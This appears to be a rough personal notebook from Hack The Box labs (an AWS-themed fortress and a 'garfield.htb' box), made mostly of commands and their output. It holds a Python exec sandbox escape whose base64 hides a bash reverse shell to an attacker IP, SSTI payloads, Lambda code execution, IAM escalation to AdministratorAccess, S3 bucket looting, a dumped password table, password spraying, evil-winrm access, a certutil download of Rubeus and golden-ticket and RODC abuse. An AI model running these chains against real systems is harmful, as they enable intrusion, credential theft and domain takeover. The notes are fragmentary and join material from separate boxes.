SFRUUC8xLjEgMjAwIE9LDQpEYXRlOiBTYXQsIDA0IEFwciAyMDI2IDEyOjU4OjU1IEdNVA0KU2VydmVyOiBoeXBlcmNvcm4taDExDQpjb250ZW50LXR5cGU6IGFwcGxpY2F0aW9uL3ppcA0KY29udGVudC1kaXNwb3NpdGlvbjogYXR0YWNobWVudDsgZmlsZW5hbWU9bGFtYmRhX2FyY2hpdmUuemlwDQphY2Nlc3MtY29udHJvbC1hbGxvdy1vcmlnaW46ICoNCmFjY2Vzcy1jb250cm9sLWFsbG93LW1ldGhvZHM6IEhFQUQsR0VULFBVVCxQT1NULERFTEVURSxPUFRJT05TLFBBVENIDQphY2Nlc3MtY29udHJvbC1hbGxvdy1oZWFkZXJzOiBhdXRob3JpemF0aW9uLGNvbnRlbnQtdHlwZSxjb250ZW50LWxlbmd0aCxjb250ZW50LW1kNSxjYWNoZS1jb250cm9sLHgtYW16LWNvbnRlbnQtc2hhMjU2LHgtYW16LWRhdGUseC1hbXotc2VjdXJpdHktdG9rZW4seC1hbXotdXNlci1hZ2VudCx4LWFtei10YXJnZXQseC1hbXotYWNsLHgtYW16LXZlcnNpb24taWQseC1sb2NhbHN0YWNrLXRhcmdldCx4LWFtei10YWdnaW5nDQphY2Nlc3MtY29udHJvbC1leHBvc2UtaGVhZGVyczogeC1hbXotdmVyc2lvbi1pZA0KQ29udGVudC1MZW5ndGg6IDY2Mg0KS2VlcC1BbGl2ZTogdGltZW91dD01LCBtYXg9MTAwDQpDb25uZWN0aW9uOiBLZWVwLUFsaXZlDQoNClBLAwQUAAAACACNVixU63wRm0ABAABSAgAABwAcAGNvZGUucHlVVAkAAzn53mFkDt1hdXgLAAEE6AMAAAToAwAAbZHNbsIwDIDvfQqLHdJKVYWm7VJpp8GB2ya4IVSljQvZ0qS4CQNVffelFBXY8CFO/BN/tmVVG7Lw1RgdlGQqcKSUzJOaU4MgB6/Te2csBgJLULzKBc92XAuFFOIBtY2hMNri0UZpAF4snYbL8ODFt9TbTAp4g3P8mu0d0mlpyds/OPEKLVLDNmsmBdtcU88pE3+mwNqOTUYPHrEIvTspDVXchhfCUd8UjaIobidZljuprNRNlk1SaLsu9kc0fvgEKzMzvs7CN7IlbhF+pN2Bv9a7vQKp4fMFxnBZ9nDXJnshtI40tHfGXlhjuXXNuxHIUnieTuP/IbkRJ+/s95AIV9VNyHoS0lzBEumABHMiQyy6y+2CYRoF1hbmZyWNBt4AXuEegt1Dvf6FegBUeqIDV34bq8t0YTFLoMXuBqoLfgFQSwMEFAAAAAgAzgExVN+vDnkiAAAAJQAAAAgAHABmbGFnLnR4dFVUCQADNPvkYXI/3WF1eAsAAQToAwAABOgDAABzDA+uzjTJjS83zsmJTyo1zCmJLzcsyTAoLYHwDPOKa7kAUEsBAh4DFAAAAAgAjVYsVOt8EZtAAQAAUgIAAAcAGAAAAAAAAQAAAKSBAAAAAGNvZGUucHlVVAUAAzn53mF1eAsAAQToAwAABOgDAABQSwECHgMUAAAACADOATFU368OeSIAAAAlAAAACAAYAAAAAAABAAAApIGBAQAAZmxhZy50eHRVVAUAAzT75GF1eAsAAQToAwAABOgDAABQSwUGAAAAAAIAAgCbAAAA5QEAAAAA
└─$ cat flag.txt
AWS{i4m_w3ll_bu1lt_w1th0ut_bu1lt1ns}
got the 7th flag
└─$ cat code.py
import json
from urllib.parse import unquote
def lambda_handler(event, context):
    try:
        tracking_id = event['queryStringParameters']['id']
        tid = "id : '{}'"
        exec(tid.format(unquote(unquote(tracking_id))),{**"__builtins__"**: {}}, {})
        # ToDo : Integrate with graphql in Q4
        if tid:
            return {
                'statusCode': 200,
                'body': json.dumps('Internal Server Error')
            }
    except Exception as e:
        return {
            'statusCode': 500,
            'body': json.dumps(f'Invalid Tracking ID. {e}')
        }
the builtins function could potentially allow us to run system() commands
It’s calling exec() on user-supplied input with double URL decode and __builtins__ disabled — that’s a sandbox escape challenge. The tracking_api API Gateway endpoint likely accepts a ?id= parameter and this is the next attack vector. Classic Python exec sandbox escape with __builtins__ stripped.
cat > /tmp/payload.json << 'EOF'
{
  "queryStringParameters": {
    "id": "'+[x for x in [].__class__.__base__.__subclasses__() if x.__name__=='catch_warnings'][0]()._module.__builtins__['__import__']('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NDQgMD4mMQo=|base64 -d|bash').read()+'"
  }
}
EOF
this would essentially give us a shell to the machine containing the flag7 which we just got but i wont do it rn
this also worked similar to earlier one to get the tracking_api. 1st i ran a code in rce then ran the list-queues which worked


echo "import boto3; c=boto3.client('sqs',region_name='us-east-1',endpoint_url='http://cloud.amzcorp.local'); print(c.list_queues())" > /tmp/s.py && python3 /tmp/s.pybut it wasnt returning anything until i checked burpsuite


listing the queues gave us sensor_updates now we need to recieve from this
recieve maessage was not working so i found a writeup and used the same flag
now i need to list buckets
└─$ ./lambda-rce.sh
[*] Lambda RCE shell — type a command, or 'exit' to quit

cmd> python3 -c "import boto3; c=boto3.client('s3',region_name='us-east-1',endpoint_url='http://172.22.192.2:4566'); print(c.list_buckets())"

cmd> exit

┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$ aws --endpoint-url http://cloud.amzcorp.local s3api list-buckets
{
    "Buckets": [
        {
            "Name": "products",
            "CreationDate": "2026-04-04T16:40:36+00:00"
        },
        {
            "Name": "2022-releases",
            "CreationDate": "2026-04-04T16:40:37+00:00"
        },
        {
            "Name": "clients",
            "CreationDate": "2026-04-04T16:40:37+00:00"
        },
        {
            "Name": "databases",
            "CreationDate": "2026-04-04T16:40:39+00:00"
        },
        {
            "Name": "assets",
            "CreationDate": "2026-04-04T16:40:39+00:00"
        }
    ],
    "Owner": {
        "DisplayName": "webfile",
        "ID": "bcaf1ffd86f41161ca5fb16fd081034f"
    },
    "Prefix": null
}
now listing contents of all buckets
┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$     aws --endpoint-url http://cloud.amzcorp.local s3 ls s3://databases --recursive
2026-04-04 12:40:44      12288 amzcorp_emp_data.db
2026-04-04 12:40:42      12288 amzcorp_orders.db
2026-04-04 12:40:46      12288 amzcorp_products.db
2026-04-04 12:40:45      12288 amzcorp_users.db

┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$     aws --endpoint-url http://cloud.amzcorp.local s3 ls s3://products --recursive
2026-04-04 12:40:52         94 products.csv

┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$     aws --endpoint-url http://cloud.amzcorp.local s3 ls s3://clients --recursive
2026-04-04 12:40:50        386 clients.csv

┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$     aws --endpoint-url http://cloud.amzcorp.local s3 ls s3://assets --recursive

┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$     aws --endpoint-url http://cloud.amzcorp.local s3 ls s3://2022-releases --recursive
2026-04-04 12:40:48        129 releases.csv
└─$ aws --endpoint-url http://cloud.amzcorp.local s3api get-object \
--bucket databases --key amzcorp_users.db \
~/htb/fortress/aws/workflow/loot/amzcorp_users.db
{
"AcceptRanges": "bytes",
"LastModified": "2026-04-04T16:40:45+00:00",
"ContentLength": 12288,
"ETag": "\"834b3fbb81109790a798385d5987a5fd\"",
"ContentLanguage": "en-US",
"ContentType": "binary/octet-stream",
"Metadata": {}
}
┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$ ls loot
amzcorp_users.db
┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$ aws --endpoint-url http://cloud.amzcorp.local s3api get-object \
--bucket databases --key amzcorp_orders.db \
~/htb/fortress/aws/workflow/loot/amzcorp_orders.db
{
"AcceptRanges": "bytes",
"LastModified": "2026-04-04T16:40:42+00:00",
"ContentLength": 12288,
"ETag": "\"e3650f8b06b5fcb3c72a7c53219a9053\"",
"ContentLanguage": "en-US",
"ContentType": "binary/octet-stream",
"Metadata": {}
}
┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$ aws --endpoint-url http://cloud.amzcorp.local s3api get-object \
--bucket databases --key amzcorp_products.db \
~/htb/fortress/aws/workflow/loot/amzcorp_products.db
{
"AcceptRanges": "bytes",
"LastModified": "2026-04-04T16:40:46+00:00",
"ContentLength": 12288,
"ETag": "\"72cf5ef0412404ed5636801a20e8397f\"",
"ContentLanguage": "en-US",
"ContentType": "binary/octet-stream",
"Metadata": {}
}
┌──(kali㉿kali)-[~/htb/fortress/aws/workflow]
└─$ aws --endpoint-url http://cloud.amzcorp.local s3api get-object \
--bucket databases --key amzcorp_emp_data.db \
~/htb/fortress/aws/workflow/loot/amzcorp_emp_data.db
{
"AcceptRanges": "bytes",
"LastModified": "2026-04-04T16:40:44+00:00",
"ContentLength": 12288,
"ETag": "\"6f018ec428e38f1afebcbc26e12d994a\"",
"ContentLanguage": "en-US",
"ContentType": "binary/octet-stream",
"Metadata": {}
}
now accessing the users.db file
└─$ sqlite3 amzcorp_users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|peter|Summer2021!
2|kevin|amz@123
3|daniel|K2h3v4n@#!5_34
4|leo|G4Df0_%*
5|kent|DF2!@gJhC
6|emiley|BH34@!-FDc00
7|john|BBp_!sXd#vG
sqlite>
i then saved the passwords to a file and ran it against Administrator user in smb and got one valid password
┌──(kali㉿kali)-[~/…/fortress/aws/workflow/loot]
└─$ nano passwords.txt

┌──(kali㉿kali)-[~/…/fortress/aws/workflow/loot]
└─$ crackmapexec smb amzcorp.local -u Administrator -p passwords.txt -d dc01.amzcorp.local
SMB         amzcorp.local   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:dc01.amzcorp.local) (signing:True) (SMBv1:False)
SMB         amzcorp.local   445    DC01             [-] dc01.amzcorp.local\Administrator:Summer2021! STATUS_LOGON_FAILURE
SMB         amzcorp.local   445    DC01             [-] dc01.amzcorp.local\Administrator:amz@123 STATUS_LOGON_FAILURE
SMB         amzcorp.local   445    DC01             [+] dc01.amzcorp.local\Administrator:K2h3v4n@#!5_34 (Pwn3d!)
enumerating further i found administrator has winrm access
┌──(kali㉿kali)-[~/…/fortress/aws/workflow/loot]
└─$ crackmapexec smb amzcorp.local -u Administrator -p 'K2h3v4n@#!5_34' -d dc01.amzcorp.local --shares
SMB         amzcorp.local   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:dc01.amzcorp.local) (signing:True) (SMBv1:False)
SMB         amzcorp.local   445    DC01             [+] dc01.amzcorp.local\Administrator:K2h3v4n@#!5_34 (Pwn3d!)
SMB         amzcorp.local   445    DC01             [+] Enumerated shares
SMB         amzcorp.local   445    DC01             Share           Permissions     Remark
SMB         amzcorp.local   445    DC01             -----           -----------     ------
SMB         amzcorp.local   445    DC01             ADMIN$          READ,WRITE      Remote Admin
SMB         amzcorp.local   445    DC01             C$              READ,WRITE      Default share
SMB         amzcorp.local   445    DC01             IPC$            READ            Remote IPC
SMB         amzcorp.local   445    DC01             NETLOGON        READ,WRITE      Logon server share
SMB         amzcorp.local   445    DC01             Product_Release READ,WRITE
SMB         amzcorp.local   445    DC01             SYSVOL          READ            Logon server share

┌──(kali㉿kali)-[~/…/fortress/aws/workflow/loot]
└─$ crackmapexec winrm amzcorp.local -u Administrator -p 'K2h3v4n@#!5_34' -d dc01.amzcorp.local
HTTP        amzcorp.local   5985   amzcorp.local    [*] http://amzcorp.local:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       amzcorp.local   5985   amzcorp.local    [+] dc01.amzcorp.local\Administrator:K2h3v4n@#!5_34 (Pwn3d!)
finally got the last flag
└─$ evil-winrm -i amzcorp.local -u Administrator -p 'K2h3v4n@#!5_34'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls

    Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/4/2022   6:10 AM                WindowsPowerShell

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         4/5/2026  12:30 AM                setup
-a----        1/17/2022   8:46 AM           2136 Docker Desktop.lnk
-a----       12/23/2021  10:57 PM             23 flag.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
AWS{wr3ck3d_r3s1st0r}
cat /proc/1/environ | tr '\0' '\n' | grep -i aws
find / -name "*.env" -o -name "*.cfg" -o -name "config.py" 2>/dev/null

cat > pwn.py << 'EOF'
import boto3
def lambda_handler(event, context):
    iam = boto3.client('iam', endpoint_url='http://cloud.amzcorp.local',
                       region_name='us-east-1')
    iam.attach_user_policy(
        UserName='will',
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
    )
    return {'statusCode': 200, 'body': 'pwned'}
EOF

cat > escalate.py << 'EOF'
import boto3

def lambda_handler(event, context):
    iam = boto3.client('iam')
    iam.attach_user_policy(
        UserName='will',
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
    )
    return {"status": "done"}
EOF

aws --endpoint-url $ENDPOINT lambda create-function \
  --function-name privesc \
  --runtime python3.9 \
  --role arn:aws:iam::${ACCOUNT_ID}:role/serviceadm \
  --handler escalate.lambda_handler \
  --zip-file fileb:///tmp/escalate.zip \
  --region us-east-2

  aws --endpoint-url $ENDPOINT lambda invoke \
  --function-name privesc \
  --region us-east-2 \
  /tmp/out.json && cat /tmp/out.json


  ------------------------
  aws --endpoint-url $ENDPOINT lambda create-function \
    --function-name pwn3.5 \
    --runtime python3.8 \
    --role arn:aws:iam::000000000000:role/serviceadm \
    --handler pwn3.lambda_handler \
    --zip-file fileb://pwn3.zip \
    --timeout 30

  aws --endpoint-url $ENDPOINT lambda invoke \
    --function-name pwn3.5 \
    output.txt

   cat pwn3.py
import subprocess

def lambda_handler(event, context):
    return subprocess.check_output(["id"]).decode('utf-8')


fnameid=$((RANDOM % 9000 + 1000))
echo -e "import os\n\ndef lambda_handler(event, context):\n\treturn os.popen(\"id\").read()\n" > rce.py
zip rce.zip rce.py
aws --endpoint-url http://cloud.amzcorp.local lambda create-function --function-name $fnameid --runtime python3.8 --role "arn:aws:iam::000000000000:role/serviceadm" --handler rce.lambda_handler --zip-file fileb://rce.zip | jq
sleep 3
aws --endpoint-url http://cloud.amzcorp.local lambda invoke --function-name $fnameid output.txt | jq


  {{ dict.mro()[-1].__subclasses__()[276] (request.args.cmd,shell=True,stdout=-1).communicate()[0].strip() }} #your payload
  {{ dict.mro()[-1].__subclasses__()[276](request.args.cmd,shell=True,stdout=-1).communicate()[0].strip() }} #3 payload


  '+[x for x in [].__class__.__base__.__subclasses__() if x.__name__=='catch_warnings'][0]()._module.__builtins__['__import__']('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzEvNDQ0NSAwPiYxCg==|base64 -d|bash').read()+'

  cat > /tmp/payload.json << 'EOF'
{
  "queryStringParameters": {
    "id": "'+[x for x in [].__class__.__base__.__subclasses__() if x.__name__=='catch_warnings'][0]()._module.__builtins__['__import__']('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzEvNDQ0NSAwPiYxCg==|base64 -d|bash').read()+'"
  }
}
EOF

aws --endpoint-url http://cloud.amzcorp.local s3 cp s3://clients/clients.csv ~/htb/fortress/aws/workflow/loot/
aws --endpoint-url http://cloud.amzcorp.local s3 cp s3://products/products.csv ~/htb/fortress/aws/workflow/loot/
aws --endpoint-url http://cloud.amzcorp.local s3 cp s3://2022-releases/releases.csv ~/htb/fortress/aws/workflow/loot/

aws --endpoint-url http://cloud.amzcorp.local s3 cp s3://databases/amzcorp_users.db ~/htb/fortress/aws/workflow/loot/
aws --endpoint-url http://cloud.amzcorp.local s3 cp s3://databases/amzcorp_emp_data.db ~/htb/fortress/aws/workflow/loot/
aws --endpoint-url http://cloud.amzcorp.local s3 cp s3://databases/amzcorp_orders.db ~/htb/fortress/aws/workflow/loot/
aws --endpoint-url http://cloud.amzcorp.local s3 cp s3://databases/amzcorp_products.db ~/htb/fortress/aws/workflow/loot/

certutil -urlcache -split -f http://10.10.14.115:8000/Rubeus.exe C:\Windows\Temp\Rubeus.exe

Rubeus.exe golden /aes256:d6c93cbe006372adb8403630f9e86594f52c8105a52f9b21fef62e9c7a75e240 /domain:garfield.htb /sid:S-1-5-21-2502726253-3859040611-225969357 /user:Administrator /rodcNumber:8245 /flags:forwardable,renewable,enc_pa_rep /outfile:C:\temp\ticket.kirbi /nowrap

C:\temp\Rubeus.exe asktgs /enctype:aes256 /service:krbtgt/garfield.htb /keyList /dc:DC01.garfield.htb /ticket:C:\temp\ticket_2026_04_05_22_45_37_Administrator_to_krbtgt@GARFIELD.HTB.kirbi /nowrap

Import-Module .\PowerView.ps1 Set-DomainObject -Identity RODC01$ -Set @{'msDS-RevealOnDemandGroup'=@('CN=Allowed RODC Password Replication Group,CN=Users,DC=garfield,DC=htb','CN=Administrator,CN=Users,DC=garfield,DC=htb')}

Set-DomainObject -Identity RODC01$ -Clear 'msDS-NeverRevealGroup'